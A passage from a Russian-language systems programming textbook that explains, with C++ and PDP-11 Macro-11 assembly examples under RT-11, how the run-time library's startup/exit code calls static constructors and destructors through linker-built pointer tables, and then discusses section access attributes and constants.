т. е. конструктор этого объекта должен быть выполнен в самом начале работы программы, а деструктор — в самом конце. Сами конструктор и деструктор описаны в другом модуле, поэтому транслятор, обрабатывая `smp120mod`, может лишь внедрить в объектный код вызовы методов `demo::demo()` и `demo::~demo()`. Однако это не может быть сделано в коде функции `ping_D`, так как объект `D` должен быть создан в самом начале и уничтожен лишь в самом конце работы программы, а заранее никто не может быть уверен в том, что функция `ping_D` вообще будет вызвана<sup>1</sup>. При трансляции модуля `smp120mod` известно, какие конструкторы и деструкторы надо вызывать, но неизвестно когда и как это надо делать.

Основной модуль `smp120main.cpp`:

```
#include "smp120.h"

int main( void )
{
    std::cout << "main() {\n"; // первая исполняемая строка main
    ping_D();
    std::cout << "}\n"; // предпоследняя строка main
    return 0; // Возврат константы (0)
}
```

Конструктор и деструктор класса `demo` реализованы в модуле `smp120impl`, обращения к ним должны быть сделаны из модуля `smp120mod`, причём область видимости объекта `D` ограничена тем модулем, где он описан, т. е. осуществить вызов конструктора и деструктора из главного модуля нельзя. Кроме того, во время трансляции модуля `smp120main` вообще неизвестно, из какого модуля какая функция будет вызвана и нет никакой возможности «догадаться» о существовании объекта `D`. Фактически получается так, что — при условии раздельной трансляции — ни в одном из модулей нельзя корректно и эффективно включить вызовы нужных конструкторов и деструкторов, особенно если учесть, что отдельные модули могут разрабатываться в разное время и между их трансляцией могут пройти годы. Однако, если эту программу скомпилировать и запустить, то результат её выполнения будет такой:

```
demo::demo() {}
main() {
}
demo::~demo() {}
```

Здесь видно, что конструктор и деструктор объекта `D` каким-то образом оказываются вызваны либо в самом начале и конце функции `main`, либо вообще до и после её вызова.

---

<sup>1</sup> Теоретически, компилятор может во все функции, обращающиеся к объекту `D`, внедрить код, проверяющий существование этого объекта и вызывающий конструктор при необходимости. Такое решение допустимо, но оно достаточно дорогостоящее, особенно в многопоточных задачах, когда потребуется обеспечить атомарность проверки и запуска конструктора.

В реальности вызовы конструкторов статических объектов выполняется до вызова функции `main`, а вызов деструкторов — после выхода из неё. Эти операции выполняет специальный код, являющийся частью т. н. библиотеки *времени выполнения* (*run-time library*, RTL, для языка C/C++ часто называемый CRT). Основное назначение RTL: предоставить набор подпрограмм, реализующих механизмы языка программирования. Часто RTL является составной частью стандартной библиотеки подпрограмм и даже пересекается с ней по ряду функций. Формальным признаком, позволяющим отличить функции RTL от других, является то, что функции RTL используются компилятором автоматически.

Например, обращение к оператору `new` языка C++ приводит к вызову некоторой подпрограммы, осуществляющей выделение памяти. Использование операторов ввода-вывода в Fortran IV (`type`, `read`, `write` и т. п.) также соответствуют вызовам одной или нескольких служебных подпрограмм. Часто RTL содержит специальные подпрограммы, осуществляющие формирование и освобождение фреймов вызов, инициализацию локальных переменных, поддержку сложных типов данных и т. п. Во многих случаях прямой вызов подпрограмм, входящих в состав RTL, невозможен, так как для них используются специфичные соглашения о вызовах, не такие, как для обычных подпрограмм.

Для языка C/C++ RTL выполняет ещё одну функцию: подготовку задачи к выполнению и вызов функции `main`<sup>1</sup>. Функция `main` не является точкой входа в задачу. Точка входа в задачу, написанную на C/C++, принадлежит специальному модулю RTL, содержащему т. н. `startup/exit` код. В функции `startup`-кода входит инициализация задачи, разбор аргументов командной строки и параметров окружения, подготовка аргументов функции `main`, запуск конструкторов статических объектов, подготовка фрейма обработчиков исключений, собственно вызов функции `main`. После возврата управления из функции `main` или при вызове функции `exit` (или аналогичных) выполняется `exit`-код, включающий, среди многих задач, выполнение деструкторов и функций, зарегистрированных с помощью `atexit`.

Для вызова конструкторов и деструкторов статических объектов используется приём, основанный на логике работы сборщика задач. Основная идея этого приёма связана с формированием таблиц указателей на функции, которые надо вызывать перед и после `main`, в специальной секции. Некоторая сложность связана с тем, что `startup/exit`-код должен располагать информацией о том, где таблица начинается и где она заканчивается (или сколько записей она содержит), при том, что: а) во время разработки `startup/exit` кода размер таблицы не известен, б) в эту таблицу входят данные из разных модулей и в) во многих форматах исполняемых файлов не сохраняется сведений о границах секций.

Сформировать из разных модулей общую таблицу просто: достаточно в каждом модуле записи таблицы конструкторов/деструкторов помещать в специальную секцию, отличную от общих секций данных. Тогда сборщик автоматически соберёт все записи из всех использованных для построения задачи модулей в

---

1 Для других языков это часто не так. Например, для Pascal или Fortran точкой входа в задачу является код с заголовком программы (т. е. после ключевого слова `program`), при этом в первых же инструкциях включается вызов подпрограммы RTL, осуществляющей инициализацию задачи.

одну секцию, сформировав сводную таблицу. Однако для RTL остаётся неизвестным расположение (адрес начала и размер) этой таблицы.

Последняя проблема решается опять же достаточно просто, хотя, к сожалению, конкретный способ решения зависит от используемого сборщика. Идея заключается в том, чтобы описать символы, размещаемые строго перед таблицей (т. е. либо прямо перед, либо в самом начале секции) и после, тогда таблица будет находиться между этими символами. Чаще всего для правильного размещения символов используют управление порядком размещения секций.

Например, в RT-11 сборщик размещает секции в том порядке, в каком они встречаются в объектных модулях. В этом случае в *startup*-код RTL можно включить примерно такой фрагмент:

```
.section CTB, lcl,rel,ro,d,ovr      ; секция-префикс
ctbeg:                                ; начало таблицы указателей
.section CT, lcl,rel,ro,d,con        ; секция указателей
.section CTE, lcl,rel,ro,d,ovr       ; секция-суффикс
ctend:                                ; конец таблицы указателей
.section CODE, lcl,rel,ro,i,con
start: ...
    ...
    mov #ctbeg, R5                  ; адрес начала таблицы
ctnext:   cmp #ctend, R5            ; таблица закончилась?
          ble ctdone                ; (R5 не изменяется подпрограммами)
          call @R5+                  ; Вызвать функцию по указателю
          br  ctnext
ctdone: ...
    call main
```

В модули, содержащие конструкторы и деструкторы статических объектов, включаются примерно такие фрагменты кода:

```
.section CTB, lcl,rel,ro,d,ovr
.section CT, lcl,rel,ro,d,con
    .word  ctcall                 ; указатель на вызываемую функцию
.section CTE, lcl,rel,ro,d,ovr
.globl $demo$ctor$pv$`           ; декорированное имя конструктора
.section CODE, lcl,rel,ro,i,con
ctcall:  mov #D, R4               ; this часто передают в регистре
        call $demo$ctor$pv$`         ; вызов конструктора
        return
```

Предполагается, что секция CT будет содержать указатели на вызываемые функции (выше: `.word ctcall`), а секции CTB и CTE будут пустыми и содержат только лишь определение перемещаемых символов `ctbeg` и `ctend`. Так как поряд-

док секций задан СТВ → СТ → СТЕ и секции СТВ и СТЕ пустые, то символы `ctbeg` и `ctend` будут ограничивать секцию СТ, то есть будут находиться непосредственно в начале и после конца таблицы указателей на вызываемые функции.

Порядок подключения сборщиком модулей в RT-11 заранее неизвестен, поэтому во всех модулях, описывающих вызываемые конструкторы, а также в *startup*-коде RTL все три секции должны присутствовать в одном и том же порядке (либо отсутствовать вовсе, если они не нужны в данном модуле). Это гарантирует правильную сборку независимо от порядка модулей.

Обычно секции для описания конструкторов и деструкторов делаются разными и, соответственно, формируется две таблицы указателей: на вызываемые конструкторы и на вызываемые деструкторы. Кроме того, в случае C++, конструкторы и деструкторы требуют, как минимум, один *неявный аргумент*: указатель на экземпляр объекта (`this`). Конструкторам, сверх того, могут передаваться и другие аргументы. Для простоты аргументы в таблицу вызываемых функций не включаются, зато транслятор генерирует специальные процедуры, не имеющие аргументов, которые содержат вызов нужных функций со всеми требуемыми аргументами (в коде выше такой функцией является функция `ctcall`).

В разных системах используются различные приёмы, обеспечивающие размещение символов, ограничивающих заданную секцию (в более строгой формулировке: ограничивающих нужный фрагмент данных). Здесь надо учитывать два аспекта: *a)* порядок размещения символов и *б)* отсутствие иных данных (или случайного «мусора») между нужными символами, помимо необходимых.

В некоторых системах секции могут размещаться в адресном пространстве не непрерывно друг за другом, а с выравниванием на кратную какой-либо величине границу, в этом случае между символами `ctbeg` и `ctend` может оказаться не только таблица указателей, но и некоторый «мусор». Для объединения образов секций непрерывно в разных системах используют:

- *группы секций* (например, в MS-DOS, Windows); между секциями одной группы нет промежутков;
- *подсекции* (например, Unix, Linux и т. п.); подсекции объединяются в секцию также без промежутков;
- *порядок включения образов из разных модулей в секцию* (например, те же Unix и Linux); стандартный для этих систем сборщик `ld` распознаёт специальные имена модулей `crtbegin.o`<sup>1</sup> и `crtend.o` и включает в секции сначала образ из модуля `crtbegin`, потом из всех остальных модулей, а самым последним — из `crtend`.

В тех случаях, когда используются секции, порядок размещения ограничивающих символов и таблицы указателей определяется порядком размещения секций сборщиком. Этот порядок определяется в разных сборщиках: *а)* порядком описания секций в модулях; *б)* алфавитным порядком имён секций; *в)* порядком задания секций в группе секций; *г)* предопределённым сборщиком порядком (специфичные секции размещаются только в одном порядке); *д)* отнесением сек-

---

<sup>1</sup> Расширение `.o` является стандартным для объектных файлов в POSIX-совместимых системах.

ций к т. н. классам секций и порядком размещения классов; г) порядком, определённым специальным скриптом, управляющим работой сборщика и т. д. В любом случае у разработчика есть возможность описать некоторые символы, ограничивающие данную секцию, хотя в каждой конкретной системе способ может быть своим и его надо изучать.

**Пример 21. Обобщающий.** Здесь будет рассмотрен приблизительный ассемблерный эквивалент программы из примера 20 (стр. 179), включая как модули, соответствующие приведённому коду на C++, так и модули, соответствующие минимально необходимым частям RTL и стандартной библиотеки. По сравнению с нормами C++ будет упрощено декорирование имён (Macro-11 различает только первых 6 символов имени) и вместо метода cout::operator<< будет вызываться функция puts. В этом примере будет использоваться примитивное подобие стандартной библиотеки, включающей в себя реализацию функций puts и exit, и некоторых функций библиотеки времени выполнения, включая *startup/exit* код.

Модуль STC21P.MAC содержит реализацию функции puts, являющейся (в RT-11) обёрткой системного вызова. Такие функции-обёртки обычно принадлежат либо стандартной библиотеке языка (именно так и обстоит дело с puts в языке C), либо библиотеке, представляющей API операционной системы:

```
.title  puts
.dsabl gbl
.psect code, ro,i,con,rel,lcl
puts:: mov 2(SP), R0
        emt 351           ; системный вызов
        return
.end
```

Модуль STC21X.MAC, реализует функцию pexit, являющуюся обёрткой системного вызова. В библиотеку языка C/C++ входит функция exit, которая, однако, является больше чем обёрткой системного вызова. Операции, выполняемые этой функцией в большей степени соответствуют операциям библиотеки времени выполнения (включая вызов деструкторов объектов, освобождение занятых ресурсов и т. п.), и лишь самая последняя операция, собственно завершение задачи, выполняется обёрткой системного вызова. Поэтому, помимо exit, принадлежащей библиотеке времени выполнения (она будет реализована далее), выделяется специальная функция pexit<sup>1</sup>, являющаяся обёрткой системного вызова.

```
.title  pexit
.dsabl gbl
.psect code, ro,i,con,rel,lcl
pexit:: clr R0
        emt 350           ; системный вызов
.end
```

---

<sup>1</sup> Обычно \_exit или \_\_exit, в примере pexit, так как символ «\_» в Macro-11 недопустим.

Стандартная библиотека языка в данном примере представлена лишь двумя рассмотренными модулями (функции `puts` и `rexit`), несколько последующих модулей относятся к библиотеке времени выполнения.

Модуль `RTL21A.MAC` реализует функцию `init$`, осуществляющую запуск конструкторов статических объектов. Код этой функции, по сути, рассмотрен при обсуждении примера 20. В этом модуле определяются три секции, используемые для задания таблицы конструкторов и реализуется функция `init$`, просматривающая таблицу и последовательно запускающую все указанные в ней подпрограммы. Эта функция никогда не должна явно вызываться из программы на C/C++, поэтому её имя содержит символ, недопустимый в языке.

```
.title    rtl$a
.dsabl   gbl
.psect   CTA, ro,d,ovr,rel,lcl ; пустая секция-префикс
ctbeg:
.psect   CT, ro,d,con,rel,lcl ; секция с таблицей указателей
.psect   CTB, ro,d,ovr,rel,lcl ; пустая секция-суффикс
ctend:
.psect   code, ro,i,con,rel,lcl
init$::: mov #ctbeg, R5          ; получить начало таблицы
           cmp #ctend, R5        ; проверка завершения таблицы
           ble .+6              ; b = 2 (длина ble) + 2 (call) + 2 (br)
           call @R5+
           br  .-10             ; 10 = 2 (call) + 2 (ble) + 4 (cmp+#)
           return
.end
```

Аналогично реализуется и модуль `RTL21B.MAC`, содержащий функцию `exit`, вызывающую нужные деструкторы и завершающую работу программы с помощью функции `rexit`. Функция `exit` описана в стандартной библиотеке и может быть вызвана из программы на языке C/C++, что несколько усложняет её разработку. Дело в том, что во время работы `exit` осуществляется вызов деструкторов статических объектов (и, в случае реальной программы на C/C++, некоторых других функций, например, зарегистрированных с помощью `atexit` или `on_exit`, равно как и другие действия). Важно, что вызываемые функции сами написаны на C/C++ и во время своей работы могут прямо или косвенно снова вызывать функцию `exit`, а это может привести к рекурсии и аварийному завершению программы вследствие переполнения стека вызовов. Избежать этого можно, если в таблице указателей на деструкторы помечать уже вызванные функции и не вызывать их повторно. Целесообразно в качестве «пометки» изменять значение самого указателя на деструктор так, чтобы он стал, например, недопустимым<sup>1</sup>, тогда перед каждым вызовом надо будет проверять его допустимость и пропускать вы-

<sup>1</sup> Для PDP11+RT-11 это могут быть адреса 0-400<sub>b</sub> (таблица векторов прерываний), 160000<sub>b</sub>-177777<sub>b</sub> (отображение регистров устройств) и там не может быть нашей подпрограммы; нечётные адреса также недопустимы в качестве адресов подпрограмм и т. п.

зовы деструкторов по недопустимому указателю. В данном примере используется более компактный вариант: вместо недопустимого адреса подставляется адрес процедуры-заглушки, заведомо не делающей вложенных вызовов `exit`. Для этого секция, содержащая таблицу указателей на деструкторы, сделана доступной по записи и каждый указатель на вызываемый деструктор заменяется адресом заглушки *перед* вызовом. Это гарантирует от повторных вызовов деструкторов и неконтролируемой рекурсии.

```

.title  rtl$b
.dsabl  gbl
.globl  pexit

.psect  DTA, ro,d,ovr,rel,lcl ; пустая секция-префикс
dtbeg:
.psect  DT, rw,d,con,rel,lcl ; секция с таблицей указателей, RW(!)
.psect  DTB, ro,d,ovr,rel,lcl ; пустая секция-суффикс
dtend:

.psect  code, ro,i,con,rel,lcl
dummy:  return           ; заглушка, не делающая вложенных вызовов exit

exit::  mov #dtend, R5    ; деструкторы запускаются в обратном
       cmp #dtbeg, R5    ; порядке по отношению к конструкторам
       bge .+14
       mov -(R5), R4      ; получить указатель на деструктор
       mov #dummy, (R5)   ; заменить заглушки
       call (R4)          ; вызвать деструктор по указателю
       br   .-16

       call pexit
       ; Возврата управления из pexit не будет, return не нужен
.end

```

Модуль CRT21.MAC содержит точку входа в программу и `startup/exit` код библиотеки времени выполнения. В данном примере этот код тривиален и сводится к вызову всего трёх функций: `init$` для запуска нужных конструкторов, `main`, являющейся главной функцией программы и `exit` для вызова деструкторов и завершения работы программы.

```

.title  crt$
.dsabl  gbl
.globl  main, init$, exit

.psect  code, ro,i,con,rel,lcl
main$$::call  init$       ; main$$ объявлен общим, чтобы этот модуль
                  call  main        ; можно было подключать из библиотеки
                  call  exit        ; автоматически (обсуждение функции main)
.end main$$          ; модуль содержит точку входа

```

В рассуждениях выше проводилась грань между функциями стандартной библиотеки (модули `stc21*`) и библиотеки времени выполнения (`r1121*` и `crt21`), но в реальности эта граница условная и весьма нечёткая, что хорошо видно на примере функций `exit` и `rexit` (`_exit` в C/C++). При разработке языка программирования и библиотеки стандартных функций желательно изолировать механизмы языка от механизмов операционной системы. Это приводит к выделению функций, представляющих:

- *API операционной системы*, т. е. функции-обёртки системных вызовов;
- *библиотеку времени выполнения*, т. е. набор подпрограмм и данных, нужный для реализации механизмов языка программирования (зачастую непосредственно недоступный из программ на этом языке, как, например, функция `init$` в примере);
- *стандартную библиотеку подпрограмм языка программирования*, т. е. набор подпрограмм, используемых в программах на этом языке, стандартный для всех вычислительных платформ и операционных систем, на которых этот язык реализован.

Подпрограммы, выполняющие эти задачи, могут быть выделены в разные библиотеки или находиться в одной или нескольких общих. Обычно их стараются разделить по разным библиотекам, но это далеко не всегда так. Чёткое деление подпрограмм по библиотекам упрощает разработку, но снижает вычислительную эффективность, так как возрастает вложенность вызовов. Скажем, язык C разрабатывался одновременно с операционной системой Unix и его стандартная библиотека разрабатывалась одновременно с API Unix'a, в результате значительное число функций стандартной библиотеки должны бы быть отнесены к API системы. Также оказались перемешаны функции библиотеки времени выполнения и стандартной библиотеки. При разработке программ следует учитывать разницу между функциями этих трёх категорий. Например, для завершения задачи надо использовать функцию `exit`, а не обёртку системного вызова (`_exit` или `rexit`, как она была названа в примере): функция `_exit` завершит текущий процесс без выполнения деструкторов и других важных операций, что допустимо лишь в аварийном случае и только если иначе не получается. В общем случае, если есть несколько сходных вариантов функции, можно рекомендовать такой порядок предпочтений: стандартная библиотека (по возможности) → библиотека времени выполнения → API системы (если ничего другого не нашлось).

Очень часто стандартная библиотека и библиотека времени выполнения не различаются между собой и рассматриваются в качестве одной объединённой библиотеки. Ниже приводятся команды, формирующие такую библиотеку (`lib21`) для данного примера:

```
.macro stc21(x,p)
```

Эта команда транслирует поочерёдно два файла `stc21x.mac` в `stc21x.obj` и `stc21p.mac` в `stc21p.obj`; в RT-11 с помощью такого синтаксиса можно задавать шаблон имени файла и выполнять некоторую команду над группой файлов со сходными именами.

---

```
.macro rt121(a,b)
.macro crt21
.lib/create lib21 stc21(x,p),rt121(a,b),crt21
```

В результате будет создана библиотека объектных файлов lib21.obj, содержащая модули stc21x, stc21p, rt121a, rt121b и crt21. После создания библиотеки можно удалить ненужные объектные файлы (del/noquery удаляет файлы без подтверждения):

```
.del/noquery stc21(x,p).obj,rt121(a,b).obj,crt21.obj
```

На этом подготовка «стандартной» библиотеки примера (lib21.obj) завершена и можно перейти к коду основной программы, примерно соответствующему программе на C++ из примера 20 (стр. 179).

Модуль SMP21Z.MAC, соответствует модулю smpl20impl.cpp (см. стр. 180), содержит реализацию конструктора и деструктора класса demo, а также метода demo::ping (в ассемблерном примере используется упрощённое декорирование имён, а также puts вместо cout::operator<<):

```
.dsabl gbl
.globl puts

.psect const, ro,d,con,rel,lcl
sc:   .asciz /demo::demo() {}/      ; неизменяемая строка
sd:   .asciz /demo::~demo() {}/    ; неизменяемая строка

.psect code, ro,i,con,rel,lcl
demo$ctor::           ; demo::demo() {
    mov    #sc, -(SP)
    call   puts        ; std::cout << "demo::demo() {}\n"
    tst    (SP)+
    return          ; }

demo$dtor::           ; demo::~demo() {
    mov    #sd, -(SP)
    call   puts        ; std::cout << "demo::~demo() {}\n"
    tst    (SP)+
    return          ; }

demo$ping::           ; demo::ping( void ) {
    mov    #1, R0        ; return 1
    return          ; }

.end
```

Обычно рекомендуется делить программу на возможно более мелкие модули, чтобы сборщик мог не включать в образ задачи лишний код и данные (для современных сборщиков это немножко упрощает оптимизацию и удаление неиспользуемого кода). Но в данном случае все три функции будут нужны в програм-

ме и они всё равно будут включены в образ задачи, поэтому нет никакого смысла в делении на более мелкие модули. Для программ на C++ разбиение на модули часто неэффективно, так как реализация виртуальных методов выполняется с помощью таблицы указателей на эти методы. Поэтому при использовании любого объекта некоторого класса автоматически потребуется включить в образ задачи все модули с реализациями всех виртуальных методов, а также всех методов и функций, которые они вызывают и т. д. В итоге в программах на C++ часто содержится значительный объем никогда не используемого кода.

Модуль SMP21D.MAC, довольно приличного размера на ассемблере, соответствует модулю `smp120mod.cpp` (см. стр. 180) из примера 20:

```
.dsabl gbl
.globl demo$ping, demo$ctor, demo$dtr

.psect CTA, ro,d,ovr,rel,lcl
.psect CT, ro,d,con,rel,lcl
    .word ctcall      ; адрес подпрограммы, запускающей конструкторы
.psect CTB, ro,d,ovr,rel,lcl

.psect DTA, ro,d,ovr,rel,lcl
.psect DT, rw,d,con,rel,lcl
    .word dtcall      ; адрес подпрограммы, запускающей деструкторы
.psect DTB, ro,d,ovr,rel,lcl

.psect code$, ro,i,con,rel,lcl
ctcall: mov #D, R4
        call demo$ctor   ; Вызывать конструктор demo::demo для объекта D
        return

dtcall: mov #D, R4
        call demo$dtr    ; Вызывать деструктор demo::~demo для объекта D
        return

.psect const, ro,d,con,rel,lcl
demo$$: .word 0          ; тип объекта и таблица виртуальных методов

.psect data, rw,d,con,rel,lcl
D:    .word demo$$       ; static demo D;

.psect code, ro,i,con,rel,lcl
pingD:: mov #D, R4      ; void pingD( void ) {
    call demo$ping     ;     D.ping();
    return             ; }

.end
```

В этом модуле (рассматривая снизу-вверх) размещены:

*a)* Функция `pingD`,зывающая экземплярный метод `ping` объекта `D`, которому передаётся в виде неявного аргумента указатель `this`. Это часто делается через специально выделенный регистр (здесь: `R4`), а не через стек.

б) реализация объекта D класса demo. В C++ в начале каждого экземпляра объекта некоторого класса добавляется одно «невидимое» поле: указатель на таблицу виртуальных методов, начинающуюся с указателя на структуру или некоторого идентификатора, описывающую тип этого объекта. Даже объект класса, не имеющего никаких членов данных (как в примере), занимает в памяти место: как минимум, нужен указатель на таблицу виртуальных методов и тип объекта. Стока «D: .word demo\$\$» представляет экземпляр объекта класса demo с указателем на служебную таблицу demo\$\$, без членов данных.

в) служебная таблица demo\$\$ начинается с идентификатора типа (обычно с указателя на структуру, описывающую тип, но для простоты это опустим), сопровождаемого таблицей указателей на виртуальные методы. В примере виртуальных методов нет, поэтому служебная структура состоит лишь из одного идентификатора типа, принятого за ноль.

г) так как в модуле есть статический объект D класса demo, то для него надо вызывать конструктор и деструктор. Для этого в модуль включается автоматически генерированные подпрограммы (ctcall и dtcall), вызывающие нужные методы для нужного экземпляра объекта (т. е. передавая адрес объекта D в качестве неявного аргумента this).

д) записи таблиц конструкторов и деструкторов статических объектов, размещаемые в секциях CT и DT. Чтобы гарантировать правильный порядок размещения секций CT и DT по отношению к символам ctbeg, ctend и dtbeg, dtend соответственно (см. модули rt121a и rt121b), описываются по три нужных секции CTA, CT, CTB и DTA, DT, DTB в нужном порядке. В секциях CT и DT размещаются указатели на подпрограммы запуска конструкторов и деструкторов ctcall и dtcall.

Модуль SMP21M.MAC соответствует модулю smpl20main.cpp (см. стр. 181), он содержит главную функцию main и, помимо вызываемых puts и pingD, объявляет ещё одно внешнее имя main\$\$ (общий символ модуля crt21).

```
.dsab1 gbl
.globl pingD, puts, main$$      ; объявление main$$ внешней

.psect const, ro,d,con,rel,lcl
s1:   .asciz "/main() {/"        ; неизменяемая строка
s2:   .asciz "}/"                ; неизменяемая строка

.psect code, ro,i,con,rel,lcl
main:: mov    #s1, -(SP)          ; void main( void ) {
call   puts                         ;     puts("main() {");
call   pingD                        ;     pingD();
mov    #s2, (SP)                   ;     (!) режим адресации к SP
call   puts                         ;     puts("}");
tst   (SP)+                         ;     (!) однократная очистка стека
return                      ; }
```

.end

В этом модуле есть пара интересных моментов: 1) передача аргументов в оба вызова функции `puts` и 2) описание внешнего имени `main$$`, хотя к этому символу нет обращений.

Ранее вызов функций с передачей аргументов через стек выполнялся с последовательным размещением аргументов в стеке, вызовом подпрограммы и последующим освобождением стека от аргументов. Однако эту работу часто можно упростить за счёт объединения нескольких очисток стека в одну. В данном примере при первом вызове `puts` аргумент заталкивается в стек, после чего освобождения стека не происходит, а при втором вызове `puts` аргумент в стек на заталкивается, а *замещает* аргумент от предыдущего вызова. Очистка же стека от аргументов выполняется однократно, непосредственно перед выходом из `main`.

Благодаря описанию `main$$` как внешнего имени данного модуля сборщик дополнительно включит в образ задачи модуль, предоставляющий этот символ, хотя к нему никто не обращается. Это надо для того, чтобы в образ задачи был включён библиотечный модуль `crt21`, содержащий точку входа<sup>1</sup>, `startup/exit`-код и вызовы главной функции программы.

Окончательная трансляция и построение образа задачи может быть сделана следующими командами:

```
.macro smp21(m,d,z)
.link/linklibrary:lib21 smp21(m,d,z)
```

Эти команды выполняют трансляцию модулей `smp21m.mac`, `smp21d.mac` и `smp21z.mac` и сборку задачи из этих трёх указанных модулей и библиотеки `lib21.obj`. Имя создаваемого исполняемого файла формируется из имени первого указанного объектного файла, т. е. выходной файл будет называться `smp21m.sav`.

```
.run smp21m
demo::demo() {}
main() {
}
demo::~demo() {}
```

Итоговая программа показывает такое же поведение, как и предыдущий пример 20 (стр. 179), написанный на C++. Если в программу добавить другие модули, использующие объекты со статическими конструкторами или деструкторами, т. е. сходные с `smp21d.mac`, то они будут автоматически запускаться до и после `main` соответственно, без внесения изменений в код функций библиотеки временно выполнения.

Самый простой способ проверить — включить в задачу несколько экземпляров модуля `smp21d.obj`. Тогда сборщик должен будет выдать предупреждение о дублирующихся внешних именах (`pingD`), но задача будет построена со всеми указанными модулями и при запуске должно появиться столько строк

<sup>1</sup> Альтернативно можно было бы потребовать, чтобы модуль `crt21.obj` явно указывался сборщиком в числе исходных объектных файлов. Некоторые компиляторы (например, Borland C/C++) так и делают, хотя обычно сборщики сами умеют подключать нужный модуль библиотеки временно выполнения, содержащий точку входа.

«`demo::demo() {}`» в начале и «`demo::~demo() {}`» в конце, сколько раз этот модуль включался в задачу.

Ниже приводятся результаты сборки и запуска этой задачи с трёхкратным включением модуля `smp21d` в образ:

```
.link/linklibrary:lib21/map:tt: smp21(m,d,z,d,d)
?LINK-W-Multiple definition of PINGD
?LINK-W-Multiple definition of PINGD

RT-11 LINK V08.10      Load Map      Sunday 10-Jan-99 12:15  Page 1
SMP21M.SAV      Title: .MAIN. Ident:

Section  Addr   Size   Global  Value   Global  Value   Global  Value
. ABS.    000000  001000 = 256.  words  (RW,I,GBL,ABS,OVR)
CONST    001000  000062 = 25.  words  (RO,D,LCL,REL,CON)
CODE     001062  000226 = 75.  words  (RO,I,LCL,REL,CON)
                           MAIN    001062  PINGD  001112  DEMO$C  001124
                           DEMO$D  001140  DEMO$P  001154  PUTS    001206
                           MAIN$$  001216  INIT$   001232  EXIT    001254
                           PEXIT   001304
CTA      001310  000000 = 0.   words  (RO,D,LCL,REL,OVR)
CT       001310  000006 = 3.   words  (RO,D,LCL,REL,CON)
CTB      001316  000000 = 0.   words  (RO,D,LCL,REL,OVR)
DTA      001316  000000 = 0.   words  (RO,D,LCL,REL,OVR)
DT       001316  000006 = 3.   words  (RW,D,LCL,REL,CON)
DTB      001324  000000 = 0.   words  (RO,D,LCL,REL,OVR)
CODE$    001324  000074 = 30.  words  (RO,I,LCL,REL,CON)
DATA     001420  000006 = 3.   words  (RW,D,LCL,REL,CON)

Transfer address = 001216, High limit = 001424 = 394.  words
```

По карте памяти, в частности, видно, что размер секций `CT` и `DT` равен 3 словам (6 байт) каждый, то есть содержат по три указателя на конструктор и деструктор соответственно.

```
.run smp21m
demo::demo() {}
demo::demo() {}
demo::demo() {}
main() {
}
demo::~demo() {}
demo::~demo() {}
demo::~demo() {}
```

При запуске задачи строки сообщений конструктора и деструктора присутствуют также в трёх экземплярах.

**О задании атрибутов областей памяти.** Содержимое модуля попадает в образ задачи не одним непрерывным фрагментом, а разделяется на составляющие его секции и размещается в образе задачи фрагментарно. Секционирование позволяет не только управлять порядком размещения кода и данных в адресном пространстве, но и задавать требуемые характеристики области памяти (запрет изменения, запрет исполнения и т. п.). Например, глобальные данные в программах часто размещают в секции с правами чтения и записи, константы (в т. ч. неизменяемые строки) в секции с правом чтения и запретом записи, код программы в секции с правами исполнения и чтения и т. п.

Так как при исполнении нативного кода проверка прав доступа может быть выполнена только оборудованием и только во время исполнения потока инструкций, то реализация механизмов ограничения прав доступа требует обязательной поддержки оборудованием и операционной системой.

На уровне оборудования задание прав доступа выполняется не для отдельных байтов (это потребовало бы черезсур громоздких управляющих структур данных), а для больших областей памяти: *страниц* или т. н. *сегментов* (о сегментах и страницах см. раздел «Страницчная и сегментная модели памяти», стр. 410, о страницочной организации памяти в PDP11, см. стр. 72). Часто физическая память для этих областей выделяется с некоторой гранулярностью<sup>1</sup>. Сборщик должен учитывать эту гранулярность при размещении секций в адресном пространстве задачи: изменение прав доступа для следующей секции возможно, только если эта секция начинается со следующей страницы или в другом сегменте. Эта особенность существенно влияет на вычисление адресов сборщиком.

Операционная система при запуске задачи должна создать адресное пространство с учётом требуемых атрибутов защиты областей памяти. Механизмы ограничения прав доступа могут использоваться только если компилятор (транслятор и сборщик), операционная система и оборудование ЭВМ согласованно обеспечивают их реализацию. При этом необходимо, чтобы возможность использования этих механизмов была обеспечена языком программирования (например, синтаксис директивы .section в Macro-11 допускает возможность задания прав доступа), хотя поддержка языком не гарантирует работоспособности этого механизма. Например, в ОС RT-11 атрибуты прав доступа секций не используются вообще, хотя и синтаксис языка и транслятор и сборщик и аппаратура их поддерживают.

Для разработчика программ оказывается важным учитывать *отображение секций на страницы или сегменты* и, в частных случаях, управлять этим отображением. Соответственно в языках программирования и командах управления сборщиком появляются дополнительные средства для управления отображением секций. В Microsoft-совместимых системах используется идея группировки секций (секции одной группы располагаются непрерывно и используют отображение с одинаковыми свойствами), а в UNIX-совместимых системах используются

---

<sup>1</sup> Для Intel 80386-совместимых процессоров, включая Intel Pentium, AMD64 и пр., используются страницы размером 4 КБ, 2 МБ, 4 МБ или 1 ГБ. В PDP11 страницы были размером 8 КБ. Страницы начинаются с адреса, кратного её размеру, права доступа задаются для всей страницы.

подсекции (которые размещаются непрерывно друг за другом в теле секции, для которой заданы нужные свойства).

Обычно в программах выделяются несколько общепринятых секций с типичными атрибутами (подробнее см. стр. 129), среди которых выделяют секции:

- **кода** (.text, .code, \_text), доступная для исполнения и чтения, т. к. в коде помимо инструкций могут находиться таблицы адресов, в т. ч. адресов подпрограмм или переходов и некоторые константы;
- **инициализированных данных** (.data, \_data), доступная для чтения и изменения и, по возможности, с запретом исполнения<sup>1</sup>;
- **неинициализированных данных** (.bss, .data?, \_bss) с правами доступа, аналогичными секции инициализированных данных;
- **констант** (.const, .rodata, \_const), для которой разрешено только чтение и, по возможности, с запретом исполнения.

Использование секции (констант) в программах приводит к интересным эффектам, которые надо знать разработчику.

### **Использование констант в программах на языках высокого уровня.**

Практически во всех языках высокого уровня существует возможность задания констант простых и составных типов.

```
#include <stdio.h>

int main( void )
{
    puts( "Hello, world!" ); /* константа строка */
    return 0;                 /* константа число */
}
```

В данном, простейшем, примере используется, во-первых, константный массив байт, содержащий строку «Hello, world!» и, во-вторых, константа 0. При обработке констант транслятор может столкнуться с двумя типичными ситуациями: 1) константа может являться частью инструкции и 2) константа не может являться частью инструкции. В приведённом примере константа 0 является частью инструкции (например, «mov #0, R0»), а строка "Hello, world!" не может быть частью инструкции, вместо неё в коде команды будет использован адрес строки (скажем, «mov #str, -(SP)»), а сама строка будет находиться в другом месте.

